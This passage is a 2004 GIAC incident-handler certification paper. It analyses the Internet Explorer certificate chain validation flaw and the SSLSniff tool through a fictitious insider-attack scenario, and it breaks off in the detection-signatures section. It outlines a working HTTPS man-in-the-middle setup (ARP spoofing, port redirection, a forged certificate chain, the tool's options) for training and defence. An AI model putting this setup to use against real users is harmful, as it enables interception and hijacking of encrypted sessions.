Global Information Assurance Certification Paper

GIAC Certified Incident Handler
Practical Assignment v3

SSLSniff and IE's Certification Chain Validation Vulnerability: Decomposing an Insider Threat to a Sensitive Web Application

Chip Childers
Submitted April 14, 2004

Table of Contents

Table of Figures

1. Abstract

This document discusses a vulnerability known as the Certificate Chain Validation vulnerability, and the example exploit developed by Mike Benham – *SSLSniff*. The vulnerability allows for an attack of the HTTPS / SSL trust model that leads to potential information disclosure and integrity problems. Prior to public announcements of its discovery in 2002, the vulnerability was present in a large number of software products, rendering the SSL trust model open to exploitation in many ways. There is still the potential for system's to be vulnerable to this attack, given the overall lack of patch management for end users throughout the Internet community.

This document focuses on the interception and hijacking of an HTTPS session between an instance of Microsoft Internet Explorer and an Apache web server. It follows the attack from the discovery of a vulnerable victim's system to the injection of data into an HTTPS session that has been authenticated using the *mod_SecurID* Apache module. It also discusses one potential response scenario to this threat, utilizing the Incident Handling process.

2. Statement of Purpose:

The insider threat is considered to be the one of the most commonly ignored threats to the information security (info-sec) of an enterprise. While reports of the percentage of all security incidents performed by an insider to the target or victim enterprise are varied (ranging from 51% to 80%)[1], the consensus throughout the info-sec community is that insider related incidents are the most common – and most dangerous – type of incident. This paper intends to show that, even with significant attention paid to the security of internal applications, the threat posed by an insider remains a major concern for security professionals.

For the purposes of this document, we will consider the case of a fictitious enterprise named We Trust Ourselves, Inc. (WTO), one of the largest providers of widgets in the United States. In order to maintain their market lead, WTO has partnered with the outside widget development firm Widget Design to create a new line of "next generation" widgets. This partnership is intended to bring some fresh design ideas into WTO. In the mind of the WTO executives, this project is the key to the future success of the company.

To that end, WTO's Information Technology (IT) department has created the Partner Knowledge Sharing Application (PKSA). The PKSA is a web-based knowledge sharing application. It is intended to facilitate collaboration between WTO's Research and Development department and Widget Design's project team.

Meanwhile, WTO's European competitor We Know You Do, LLC (WKYD) is in the process of making major gains within the U.S. widget market. WKYD is actively targeting WTO's market share. To that end, WKYD executives have been looking for

[1] Hartley, p.5.

sources of industrial intelligence on their competitor. The WKYD executive in charge of the intelligence gathering effort is of quite questionable ethical character, having no issue with using illegal and illicit tactics to gain access to information. The executive's only concern is that WKYD is never implicated in any investigative or legal proceedings. This lack of ethical constraints, but concern about any potential investigations, is what causes the WKYD executive to seek outside help.

Help comes to WKYD in the form of a "black hat" hacker, Valborg Buske. Buske has been offered a large sum of money to retrieve information about WTO's rumored "next generation widget." We will follow Buske through the process of retrieving this information from WTO and will consider an incident response team's reaction to her attack.

There are several exploits utilized in this example scenario, divided into a primary and secondary phase. The primary phase of the attack involves the help of an insider in the organization, obtained by various social engineering and persuasion techniques. Once the insider is identified and prepared, Doug Song's *arp-spoof* tool is utilized to setup a man-in-the-middle situation between him / her and a system administrator. At that point, *SSLSniff* becomes the primary tool of the attackers to intercept and decrypt an HTTPS session. Lastly, custom code is developed to inject additional HTTP POST operations into a later HTTPS session, using the information being decrypted at the time of the injection. The final result of this phase is the creation of a user account with read access into all confidential product information stored in the PKSA.

In the secondary phase of the attack, the attacker is able to utilize various evasion and concealment techniques to further the primary goals of WKYD, LLC. The results of the primary phase allow the attacker to roam freely through the information being shared between WTO and its product design partner. The attacker's only real concern is evading detection / identification and maintaining access. Since the Partner Knowledge Sharing Application is available to the public Internet, evading identification is performed by using numerous web anonymizers.

3. The Exploit:

3.1. Name:

The specific tool that forms the basis for the attack is Mike Benham's *SSLSniff* version 0.4.[2] The tool makes use of an implementation error of the X.509 certificate chain parsing rules within Microsoft's Internet Explorer (IE) application. Benham first announced his discovery of the implementation flaw to the Bugtraq mailing list on August 6th, 2002.[3]

The vulnerability has since been assigned the following tracking numbers:

CVE: CAN-2002-0862[4]
Bugtraq ID: 5410[5]
MS Security Bulletin: MS02-050[6]

[2] Benham, M. "SSLSniff"

[3] Benham, M. "IE SSL Vulnerability"

[4] "CAN-2002-0862"

[5] "Multiple Vendor"

[6] "Microsoft Security Bulletin MS02-050"

3.2. Operating Systems:

The Security Focus vulnerability database has an exceptionally long list of systems that are vulnerable to this particular exploit[7]. However – based on this document's intended use of the exploit – it is only necessary to list the range of vulnerable systems that fit into our example attack.

Microsoft Windows 2000 Advanced Server	Microsoft Windows NT Server 4.0 SP2
Microsoft Windows 2000 Advanced Server SP1	Microsoft Windows NT Server 4.0 SP3
Microsoft Windows 2000 Advanced Server SP2	Microsoft Windows NT Server 4.0 SP4
Microsoft Windows 2000 Datacenter Server	Microsoft Windows NT Server 4.0 SP5
Microsoft Windows 2000 Datacenter Server SP1	Microsoft Windows NT Server 4.0 SP6
Microsoft Windows 2000 Datacenter Server SP2	Microsoft Windows NT Server 4.0 SP6a
Microsoft Windows 2000 Professional	Microsoft Windows NT Terminal Server 4.0
Microsoft Windows 2000 Professional SP1	Microsoft Windows NT Terminal Server 4.0 SP1
Microsoft Windows 2000 Professional SP2	Microsoft Windows NT Terminal Server 4.0 SP2
Microsoft Windows 2000 Server	Microsoft Windows NT Terminal Server 4.0 SP3
Microsoft Windows 2000 Server SP1	Microsoft Windows NT Terminal Server 4.0 SP4
Microsoft Windows 2000 Server SP2	Microsoft Windows NT Terminal Server 4.0 SP5
Microsoft Windows 2000 Terminal Services	Microsoft Windows NT Terminal Server 4.0 SP6
Microsoft Windows 2000 Terminal Services SP1	Microsoft Windows NT Workstation 4.0
Microsoft Windows 2000 Terminal Services SP2	Microsoft Windows NT Workstation 4.0 SP1
Microsoft Windows 95	Microsoft Windows NT Workstation 4.0 SP2
Microsoft Windows 98	Microsoft Windows NT Workstation 4.0 SP3
Microsoft Windows NT Enterprise Server 4.0	Microsoft Windows NT Workstation 4.0 SP4
Microsoft Windows NT Enterprise Server 4.0 SP1	Microsoft Windows NT Workstation 4.0 SP5
Microsoft Windows NT Enterprise Server 4.0 SP2	Microsoft Windows NT Workstation 4.0 SP6
Microsoft Windows NT Enterprise Server 4.0 SP3	Microsoft Windows NT Workstation 4.0 SP6a
Microsoft Windows NT Enterprise Server 4.0 SP4	Apple Mac OS 7 7.0
Microsoft Windows NT Enterprise Server 4.0 SP5	Apple Mac OS 8 8.0
Microsoft Windows NT Enterprise Server 4.0 SP6	Apple Mac OS 9 9.0
Microsoft Windows NT Enterprise Server 4.0 SP6a	Apple Mac OS X 10.0
Microsoft Windows NT Server 4.0	Apple Mac OS X 10.1
Microsoft Windows NT Server 4.0 SP1	

Figure 1 - Vulnerable Operating systems

[7] "Multiple Vendor"

3.3. Protocols/Services/Applications:

The *SSLSniff* exploit code is intended to provide a monkey-in-the-middle (MITM) attack against an HTTP session running over SSL. It will exploit a design error in the implementation of the X.509 certificate validation algorithms within a series of network communications using the above protocol stack.

3.3.1. Protocol: HTTP

The Hypertext Transfer Protocol (HTTP) is an extremely widespread protocol used throughout the world's networks, and is the primary protocol typically being referred to when someone mentions the "web". The "web" has been making use of this protocol since 1990.[8] It is not necessary to fully describe HTTP within this document due to both its long standing use as well as the sizable body of work that has already been created to describe it. For a full description of the protocol, please see RFC 1945[9] for v1.0 and RFC 2616[10] for v1.1.

For the purposes of this document, it is important to understand the following aspects of the HTTP protocol:

At its core, HTTP is a resource management protocol. HTTP focuses on allowing operations to be performed on network "resources" or documents (such as retrieving, querying, updating, deleting, etc…). These resources are identified through the use of Uniform Resource Locators (URL's). These strings are made up of three primary parts: the URL scheme (or protocol name), the host that provides the resource and the resource location within that host.

As an example, consider the following URL: "http://www.test.com/index.html". The "http" portion of the string is the protocol that a client application should use to request the resource, in this case naming HTTP as the proper protocol. Following the "http", and separated by a colon, is the host location. The double slashes mean that the targeted resource is available via an IP-based protocol request to a host. The host's name in this case is "www.test.com", a common format for naming a web server within a particular domain. The host naming scheme commonly used today includes the Distributed Name System (DNS), a series of name to IP address resolution services distributed throughout the Internet.[11] The last part of the URL references a resource called "index.html". While this format is fairly simple, and has come into common use, it is one of the foundations of the way we use the Internet.[12]

---

[8] Fielding, R., et al. p.1.

[9] Berners-Lee, T., R. Fielding and H. Frystyk.

[10] Fielding, R., et al.

[11] "Domain Name System"

[12] Berners-Lee, T., L. Masinter and M. McCahill. p.5.

The first document to begin discussing the resource naming problems specific to the web was written by Tim Berners-Lee in 1991.[13] The document describes the importance of the resource location scheme, its need to be flexible, and its basic ability to contain several levels of abstraction.[14] Eventually, after the ideas of Berners-Lee worked their way though the Internet Engineering Task Force's (IETF) proposed standard process, RFC 1738[15] was released in December 1994. That document lays out the specification for today's modern URL's. In June of the following year, RFC 1808[16] was released as a proposed standard to add the ability of a URL to be relative to the resource providing the locator. Understanding relative URL's will become important to us as we analyze the HTTP communications between our victim and the target.

HTTP follows a "Client / Server" architecture. The protocol defines a distinct set of functions for the client and for the server. The client makes requests to the server, while the server replies with response documents. Client request types are called HTTP verbs. The verbs that are pertinent to this document are GET and POST.

The GET verb represents a simple request to retrieve a resource. It can include a query string that qualifies the request.

The POST verb represents a request that includes some type of form submission from the client to the server. The server typically responds with a resource that is a result of the posted data.

HTTP is stateless, and by its very nature, is not aware of any particular established connection. It treats all request / response pairs as independent from each other. The one caveat to the stateless property of HTTP is the ability to perform multiple HTTP request / response actions within a common TCP session through the use of the "Keep-Alive" value set in the "Connection" HTTP header. This property of the protocol is primarily used to allow for more efficient network transport, but does not actually change the actions of the HTTP client / server at the application level of the protocol stack.

"Use specific" instances of HTTP have been designed to create the illusion of state within the protocol. HTTP supports several methods of maintaining state between each request / response session. They are client cookies, query values, and post values. Regardless of which method is used, the approach is the same; provide the client with some piece of data that will be sent back to the server on subsequent requests.

Client cookies are small name-value pairs sent to the client by the server within HTTP headers. While Netscape first introduced the concept of cookies, in February 1997 RFC 2109 effectively took over as the standard for cookie headers.[17] The current standard for using cookies is RFC 2964.[18]

---

[13] Connolly, Dan.

[14] Berners-Lee, T.

[15] Berners-Lee, T., L. Masinter and M. McCahill.

[16] Fielding, R.

[17] Kristol, D. and L. Montulli.

[18] Moore, K. and N. Freed.

Query values are name-value pairs that are part of the requested URL. They are encoded at the end of a URL, preceded by a quotation mark. The server is able to provide these to HTTP clients through the nature of hypertext itself. When the first resource of a session is requested by the client, the server can append a session token to the end of each URL contained within the response document.

Post values function in much the same way as the query values, except the data is located in different parts of the request and response. In the traditional POST state management model, HTML input tags play a large role.[19] The server initially, and subsequently, provides the session token in the form of a value attribute of an input HTML element. Post values are then sent in the body of the request messages, as opposed to within the actual URL.

HTTP allows the server to redirect the client to another URL. This capability allows the owner of a URL to override the current resource located at a particular URL with a totally different URL. The processing of the redirect is decided by the client application, however most clients process the redirect with little problem. Certain clients allow users to be notified of a redirect and can often be set to request approval from the user prior to taking the action.

[19] Raggett, Dave, Arnaud Le Hors and Ian Jacobs.

Specific URL: http://www.w3.org/TR/1999/REC-html401-19991224/interact/forms.html

Below is an example client request using HTTP 1.1:

```
GET /directory/document.html HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash,
application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; .NET CLR 1.1.4322)
Host: XXXX
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: CookieName=CookieValue
```

Figure 2 - Example HTTP/1.1 Request

The first line of the request contains the HTTP verb, the resource being targeted, and the HTTP version. Other headers of note are the "Connection" and "Cookie" headers. As described above, this request contains the value of "Keep-Alive" within the "Connection" header, requesting the server to keep the TCP session active in order for additional requests to be made over the session. The "Cookie" header contains one name-value pair for the request: "CookieName =CookieValue".

The server responded to the above request with:

```
HTTP/1.1 200 OK
Date: Wed, 24 Mar 2004 23:58:38 GMT
Server: Apache/1.3.27 (Unix) mod_ssl/2.8.14 OpenSSL/0.9.7d
Expires: 0
Last-Modified: Wed, 24 Mar 2004 00:28:43 GMT
Accept-Ranges: bytes
Content-Length: XXX
Keep-Alive: timeout=15, max=97
Connection: Keep-Alive
Content-Type: text/html

<HTML>Document content</HTML>
```

Figure 3 - Example HTTP/1.1 Response

Again, the first line provides the protocol version (in this case HTTP 1.1); it also provides the client with a status code for the request. This particular status code is 200, meaning the resource was found and is being returned to the client in this response. For a complete definition of the HTTP 1.1 status codes, see section 6.1.1 of RFC 2616.

Our attack will utilize HTTP/1.1, although it is quite possible to implement the attack over HTTP/1.0.

3.3.2. Protocol: SSL & TLS

The Secure Sockets Layer (SSL) protocol was originally created by Netscape Communications Corp. in the early 1990's with the goal of supporting encrypted communication channels across the Internet.[20] Netscape contributed its work to the

[20] Boyer, G. T.

Transport Layer Security Working Group[21] of the Internet Engineering Task Force (IETF)[22]. There are currently two versions of SSL in common use on the Internet: SSLv2 and SSLv3. Netscape's specifications for those versions are available in the "Netscape Security Documents" section of the Netscape Engineering website.[23]

The Transport Layer Security (TLS) specification is the latest iteration of the SSL protocol's family of specifications, and is in fact a direct descendent of SSLv3. The protocol is the continued focus of the TLS Working Group, as they are chartered to "advance the TLS Protocol to Internet Standard"[24]. The TLSv1 protocol is described in RFC 2246.[25]

Today, the majority of web browsers and servers implement at least SSLv2 and SSLv3, with many also supporting TLSv1 (although some do not enable the TLS protocol by default).

SSL works as a layer of encryption within the application layer of the network stack, sitting above the transport layer.[26] The most common protocol for SSL to be layered on top of is the Transmission Control Protocol (TCP). SSL then allows other application layer protocols to be used over it via a technique called encapsulation. [27] Our exploit will target HTTP traffic encapsulated within an SSL session – commonly referred to by its URL protocol name HTTPS.

SSL sessions have three primary properties: data is encrypted, each peer can authenticate the identity of the other peer and the data's integrity is maintained as it crosses the network.[28] Data encryption is provided via a symmetric encryption scheme negotiated by the peers at the beginning phase of the SSL session. Identity authentication is established through the use of asymmetric cryptography, also referred to as public key cryptography.[29] Lastly, data integrity is maintained through the use of secured hash function, such as Message-Digest Algorithm 5 (MD5).[30] Unlike HTTP, SSL is a stateful protocol – meaning that the protocol is based on a session model. These sessions are established through a series of handshakes and key exchanges, allowing the encryption, identification and integrity checks to occur for each communication sent.[31]

---

[21] "Transport Layer Security (tls) Charter"

[22] "IETF Home Page"

[23] "Netscape Security Documents"

[24] "Transport Layer Security (tls) Charter"

[25] Allen, C. and T. Dierks.

[26] Freier, Alan O., Philip Karlton, Paul C. Kocher. P.4.

[27] Freier, Alan O., Philip Karlton, Paul C. Kocher. P.4.

[28] Freier, Alan O., Philip Karlton, Paul C. Kocher. P.4.

[29] Steffen, Daniel.

[30] "MD5"

[31] Freier, Alan O., Philip Karlton, Paul C. Kocher. P.10.

The goal of the *SSLSniff* exploit is to take advantage of the privacy and trust functions normally associated with the use of the SSL family of protocols. Although this attack is theoretically possible with SSL versions v2 and v3, testing of the exploit was only able to duplicate the attack with SSLv2. This will be discussed within the "Exploiting the System" section of this paper.

It is important to note here that the certificate validation vulnerability has nothing to do with the known weaknesses of the SSLv2 protocol.[32] While interception of communications between the user and the web server is the result of the exploit, the attacker does not, as an example, have to force the SSL session to an insecure ciphersuite in order to get the data into a decrypted format. The danger of this attack is actually in the attacker's ability to take advantage of flaws in the implementation of the X.509 certificate trust model discussed in the next section, while at the same time allowing the user to believe that the SSL session has remained private and secure.

3.3.3. Specification: X.509 Certificates

The public key portion of SSL requires the use of a public key infrastructure (PKI) to establish the identity of the session's peers. This is typically provided via the Internet's X.509 certificate infrastructure, or a private PKI implemented in a similar manner.

X.509 is a PKI standard developed by the telecommunications standards group (ITU-T) within the International Telecommunications Union (ITU). The standard makes use of the larger X.500 set of standards, including the hierarchical trust model of certificate authorities.[33] The version of X.509 that is in common use today is X.509 v3, and is defined in the IETF's RFC 2459 – Internet x.509 Public Key Infrastructure Certificate and CRL Profile[34].

The basic premise of the model is that there exists a defined set of entities, known as certificate authorities (CA's), which are trusted to certify the identity of others. Once a user chooses to trust a CA, any identification that has been certified by that CA should be considered a valid form of identification. Within the X.500 model, an entity's identification is in the form of an X.509 certificate. A CA's certification of that identification takes the form of a signature within the certificate. The entire SSL trust model depends on the user's belief in the authority of each CA.

Today, the use of HTTPS relies on a set of standard CA's whose public keys have been distributed to most web browsers. Having the CA's public key allows the web browser to evaluate the validity of the signatures contained within any particular site's certificate. The identity of a site is checked against the certificate that the site presents to the client.

In addition to requiring the certificate to be signed by a valid CA, most browsers look for the certificate's common name[35] (CN) field to match the hostname requested in the URL

---

[32] Murray, Eric.

[33] "X.509"

[34] Ford, W., R. Housley, W. Polk and D. Solo.

[35] Ford, W., R. Housley, W. Polk and D. Solo. p.20.

of the request. As an example, if you were to navigate to “https://www.test.com”, but the site presented a certificate that contained a CN of “www.bad.com”, most browsers would alert you to the discrepancy. On the other hand, if the certificate contained “www.test.com” in its CN (and the certificate was valid in all other ways) then the browser would not have any validation errors for the connection.

Within the context of this exploit, the most important aspect of the X.509 standard is the basic constraint properties of a certificate.[36] This constraint is what defines any particular certificate as a CA or end entity, and imposes limits on the number of levels of subordinate certificates that can inherit that CA’s trust.

There are two properties within the constraint: “cA” and “pathLenConstraint”. The “cA” property is a Boolean value (defaulting to false) indicating whether or not the certificate is for a CA. The “pathLenConstraint” defines the number of child levels below that certificate that can sign other certificates (using a zero based counting scheme where 0 = 1 level below that certificate). The specification states that trust relationships should only be extended to certificates that meet the requirements set forth in the basic constraints scheme. Those certificates that have the “cA” property set to “TRUE”, and that are within the signature tree length limits imposed by the “pathLenConstraint” property, should be trusted to verify the identity of an end entity.

[36] Ford, W., R. Housley, W. Polk and D. Solo. p.35.

As an example, consider the following certificates:

CERTIFICATE A	CERTIFICATE B	CERTIFICATE C
cA = TRUE	cA = TRUE	cA = FALSE
pathLenConstraint = 1	pathLenConstraint = 0	pathLenConstraint =

Figure 4 - Example Certificates With Basic Constraint Values

Certificate A is a CA that allows certificates that have been signed with the "cA" property set to true to sign end entity certificates. In this example the "pathLenConstraint" property should only allow the signature tree to reach two levels below the CA's certificate.

Certificate B is a CA that should only be signing end entity certificates.

Certificate C is an end entity certificate that should not be able to sign other certificates and should not have that signature be a trusted leaf in the CA's signature tree.

These properties allow the certificate model to be flexible enough to allow for the concept of an intermediate CA (a certificate authority that is not at the root of the authority chain) that derives it's authority from a higher CA. The intermediate CA concept is useful to larger CA's; allowing them to delegate their trust authority to other organizations. Flawed implementations of this flexibility are what make the certificate chain validation vulnerability occur. By not checking that each certificate in the chain (other than the end entity) has derived not just identity, but intermediary certificate authority from the root CA, the trust model that users rely on is broken.

3.3.4. Application: Microsoft Internet Explorer

One application which has versions that include this design error is Microsoft's Internet Explorer product. IE is Microsoft Corporation's version of an HTTP browser. It includes the ability to use HTTP versions 1.0 and 1.1; SSLv2, SSLv3 and TLSv1; and can use X.509 certificates as a method of securing SSL/TLS traffic.

The following versions of IE are potential targets of this attack:[37]

Microsoft Internet Explorer 5.0
Microsoft Internet Explorer 5.0.1 SP2
Microsoft Internet Explorer 5.0.1 SP1
Microsoft Internet Explorer 5.0.1
Microsoft Internet Explorer 5.5 SP2
Microsoft Internet Explorer 5.5 SP1
Microsoft Internet Explorer 5.5
Microsoft Internet Explorer 6.0
Microsoft Internet Explorer Macintosh Edition 5.0
Microsoft Internet Explorer Macintosh Edition 5.1
Microsoft Internet Explorer Macintosh Edition 5.1.1

NOTE: Microsoft Internet Explorer Macintosh Edition 5.2.2 is NOT considered to be vulnerable to this attack.

Figure 5 - Potentially Vulnerable Versions of IE

Although this application is what the victim is using during the attack, it is not actually the source of the design error. The design error is within the shared library discussed in the next section. Internet Explorer simply utilizes the library as part of its SSL functionality.

3.3.5. API: Microsoft CryptoAPI

According to Microsoft, the design error causing this vulnerability is in earlier versions of the CryptoAPI.[38] Vulnerable versions of the library vary from operating system to operating system, and edition to edition. Below is a listing of the dynamic link library files that patch the problem.[39] All versions of the file below these version numbers are potentially vulnerable within the affected operating system version.

Windows XP Home Edition	Crypt32.dll	5.131.2600.1123
Windows XP Professional	Crypt32.dll	5.131.2600.1123
Windows XP 64-Bit Edition	Crypt32.dll	5.131.2600.1123
	Wcrypt32.dll	5.131.2600.1123
Windows 2000 (All Versions) SP4	Cryptdlg.dll	5.0.1558.6608
Windows 2000 (All Versions) SP2 and SP3	Cryptdlg.dll	5.0.1558.6072
	Crypt32.dll	5.131.2195.6072
Windows NT 4.0, NT Server 4.0,	Crypt32.dll	5.131.1878.12
Terminal Server Edition	Cryptdlg.dll	5.0.1558.6072
	Schannel.dll	4.86.1964.1878
	Schannel.dll (128-bit)	4.87.1964.1878
Windows Me	Cryptdlg.dll	5.0.1558.6072
	Crypt32.dll	5.131.2133.6
Windows 98 Second Edition, Windows 98	Cryptdlg.dll	5.0.1558.6072
	Crypt32.dll	5.131.1878.12
	Schannel.dll	4.87.1964.1878

Figure 6 - First Patched Versions of the CryptoAPI DLL's

[37] "Multiple Vendor"

[38] "329115 - MS02-050"

[39] "329115 - MS02-050"

3.4. Variants:

While the basic premise of the HTTPS man-in-the-middle attack has been around since the release of Dug Song's *dsniff* tool suite as the first publicly available toolkit for SSL MITM attacks[40], this particular exploit takes advantage of a newer flaw in the implementation of the asymmetric cryptography logic used by SSL client applications.

There are no variants of the *SSLSniff* tool listed in the common info-sec Internet resources, but this specific tool is really only meant as a demonstration of technique. The code for the exploit is provided (in fact the code is the distribution), allowing others to rapidly tailor the technique to any particular situation. This is the case with the particular attack that this document describes. The implementation of the attack required additional functionality to be added to the *SSLSniff* code, but was quite easy to produce.

The vulnerability itself, however, has one primary variant. On November 20, 2002, Microsoft released an updated advisory stating that the vulnerability had a variant that would not only allow a MITM attack, but allow arbitrary code execution on the victim's machine.[41] The variant was explained to be only possible on Windows 98, Windows 98 Second Edition, Windows NT 4.0 and Windows NT 4.0 Terminal Server Edition.

The new Microsoft variant was assigned the following numbers:

CVE: CAN-2002-1183[42]
MS Security Bulletin: MS02-050[43]

3.5. Description:

3.5.1. IE Certificate Chain Vulnerability:

This vulnerability was described quite well in Mike Benham's initial Bugtraq posting. Benham states that the vulnerability "…means that as far as IE is concerned, anyone with a valid CA-signed certificate for ANY domain can generate a valid CA-signed certificate for ANY OTHER domain."[44] That bold statement proved to be quite true at the time it was written, and remains true on any systems that have not been properly patched. Given the description of the X.509 trust model listed in the "Specification: X.509 Certificates" section of this document, it is easy to see how a design error in the certificate validation routines used by IE could pose a significant risk to an SSL session's integrity and privacy.

The vulnerability is specifically the failure of Microsoft's CryptoAPI to properly validate the basic constraints of each certificate within a certificate chain. According to the

[40] Roethlisberger, Daniel.

[41] "Microsoft Security Bulletin MS02-050"

[42] "CAN-2002-1183"

[43] "Microsoft Security Bulletin MS02-050"

[44] Benham, Mike. "IE SSL Vulnerability"

Microsoft Security SDK, "the CryptoAPI system architecture is composed of five major functional areas":[45]

- Base cryptographic functions.
- Certificate encode/decode functions.
- Certificate store functions.
- Simplified message functions.
- Low-level message functions.

Microsoft has stated that the logical flaw is apparent (in vulnerable versions of the API) whenever calling the CertGetCertificateChain, CertVerifyCertificateChainPolicy, and WinVerifyTrust functions.[46] The functions perform the following tasks:[47]

> CertGetCertificateChain: The CertGetCertificateChain function builds a certificate chain context starting from an end certificate and going back, if possible, to a trusted root certificate.
>
> CertVerifyCertificateChainPolicy: The CertVerifyCertificateChainPolicy function checks a certificate chain to verify its validity, including its compliance with any specified validity policy criteria.
>
> WinVerifyTrust: The WinVerifyTrust function performs a trust verification action on a specified object. The function passes the inquiry to a trust provider, if one exists, that supports the action identifier.

Figure 7 - Descriptions of the Vulnerable CryptoAPI Functions

[45] "CryptoAPI System Architecture"

[46] "329115 - MS02-050"

[47] "Cryptography Functions"

Due to this flaw in the validation logic, applications that rely on the CryptoAPI are potentially vulnerable to the following situation (adapted from Benham's original post[48]):

```
[CERT - Issuer: VeriSign /
        Subject: VeriSign /
        basic constraint cA = TRUE]

-> [CERT - Issuer: VeriSign /
           Subject: www.badguy.org /
           basic constraint cA = FALSE]

   -> [CERT - Issuer: www.badguy.org /
              Subject: www.targetsite.com /
              basic constraint cA = FALSE]
```

Figure 8 - Example of an Exploited Certificate Chain

The top level of the certificate chain is VeriSign, a trusted CA to most users' web browsers. Below VeriSign is an end entity certificate provided to the "www.badguy.org" domain. The certificate does not need to have been created by the attacker, since it is certainly possible to have compromised a totally independent system to retrieve its private key and certificate. Below the rogue certificate, we see a certificate generated with the CN of "www.targetsite.com". That certificate was generated for the purpose of exploiting the vulnerability, and is not in fact the correct certificate for the "www.targetsite.com" system. Proper validation of this chain would return an error, but on a vulnerable system the chain would be considered valid.

3.5.2. How SSLSniff Works:[49]

SSLSniff was released as an example exploit of the certificate chain validation vulnerability by Benham in August of 2002. Since the release of the first version (v0.1), he has released three subsequent updates. The latest version of the exploit available on its distribution site is v0.4. In its latest version, the *SSLSniff* tool is able to exploit the certificate chain vulnerability in real-time, allowing an attacker to track an ongoing HTTPS session.

In order to work, *SSLSniff* requires the use of some other technique to place the attacker's machine within the route from the victim's machine to the target website. The example MITM scenario described in the exploit's documentation uses either the arpspoof application from the dsniff tool suite or the arp-sk application from www.arp-sk.com. Both of these tools are freely available, and quite effective within a local area network. Another technique that could be used is DNS cache poisoning, also a well known technique with numerous tools available to perform the task.

Once the attacker's machine has successfully inserted himself into the victim and target's route, it must be able to forward packets between the systems. This is done so that there are limited signs that an MITM situation was created. Again, Benham has a suggestion to perform this task. Using a Linux system as the attacker's host, it is quite

[48] Benham, "IE SSL Vulnerability"

[49] Benham, Mike. "SSLSniff"

easy to implement IP Forwarding via the IP Tables service. Additionally, IP Tables is used to forward all requests intended to reach port 443 to an arbitrary port where *SSLSniff* will be listening.

Once the MITM environment is up and running, *SSLSniff* can perform its task of exploiting the certificate chain validation vulnerability.

The logical layout of this preliminary setup is as follows:



Figure 9 - SSNSniff MITM Logical Layout

When run, the exploit application must be provided with the port number to listen on (the port that IP Tables is redirecting the HTTPS traffic to) and the location of a certificate file that will serve as the intermediary signing authority. These settings are provided via command line arguments.

The following are the command line arguments required or supported by *SSLSniff* v0.4:[50]

```
Required Options:
       -c <file>      File containing valid certificate and private key
       -p <port>      Port to listen on
Optional Options:
       -P             Only log HTTP POSTs
```

Figure 10 - SSLSniff Command Line Options

Once activated, *SSLSniff* listens on the specified port for incoming TCP connections. When it receives a connection, a process is forked off of the main application to run its connection handling code. The forked process interprets the connection request to determine the "real" server with which to make a connection. The application then performs an SSL handshake with the server, and proceeds to generate a new certificate with the hostname of the target web server as its CN. The certificate is then signed by the intermediate certificate. After the certificate generation, the SSL handshake is completed with the victim's machine. This connection initialization process establishes a tunnel through which HTTP request / response documents are forwarded through the attacker's machine, being decrypted and re-encrypted along the way.

Once a connection is initialized, the forked process then begins the process of passing data from the client to the server and vise versa. As *SSLSniff* passes the data between the two peers, it logs each HTTP document to a text file. The text file is placed into the directory from which the process was run. The format for the file's name is as follows:[51]

```
Format:
       <client IP address>.<client source port>-<server IP address>.<server target port>

Example:
       192.168.1.4.3302-192.168.1.3.443
```

Figure 11 - SSLSniff Log File Name Format

The data is logged into the file in its unencrypted format, but no parsing is done to make the HTTP formatting more readable to humans. It requires an understanding of HTTP (and whatever file format is being returned by the web server) to make use of the file. For a more detailed analysis of the *SSLSniff* code, please refer to Appendix B – SSLSniff Source Code Analysis

3.6. Signatures of the Attack:

This sort of attack is extremely difficult to detect in practice. The difficulty is due to the typical web user's habit of ignoring the "technology behind the application" and the flexible nature of the common office LAN environment. The problem with users ignoring the SSL technology is that they rarely, if ever, inspect the certificates presented to them

[50] Output generated by executing the *SSLSniff* application without any command line options.

[51] Format determined by running the *SSLSniff* application and analyzing the application's source code.

by a web site. The typical user will simply assume that if the web browser does not notify them about any problems with the certificate, then the certificate can be trusted.

Regardless of the difficulty of detection, there are a couple of indicators that an attack is currently occurring or has happened in the past. These indicators require a very detailed knowledge of "expected activity" versus "actual activity". For the purposes of this document, we will not discuss the signatures indicative of an underlying MITM attack in depth, instead we will focus on detecting the certificate chain validation vulnerability and *SSLSniff* exploit.

3.6.1. Inspecting the Site's Certificate Chain

The most obvious indicator that a successful *SSLSniff* attack is occurring is seen in the user's browser. While there are no warning indicators on a vulnerable system, it is possible to detect a questionable certificate chain if you know what the chain is supposed to contain. In the context of a particular website, the web server's administrator should be able to provide this baseline information from the certificate file stored on his web server.

The easiest way to view the baseline certificate chain, in a format that can be compared to the remotely accessed chain, is to open the file on a MS Windows system. If the certificate file is placed on the windows system, and given the ".cer" file extension in its name, the default open action will produce the MS Windows certificate inspection dialog.

The certificate inspection dialog looks like this:

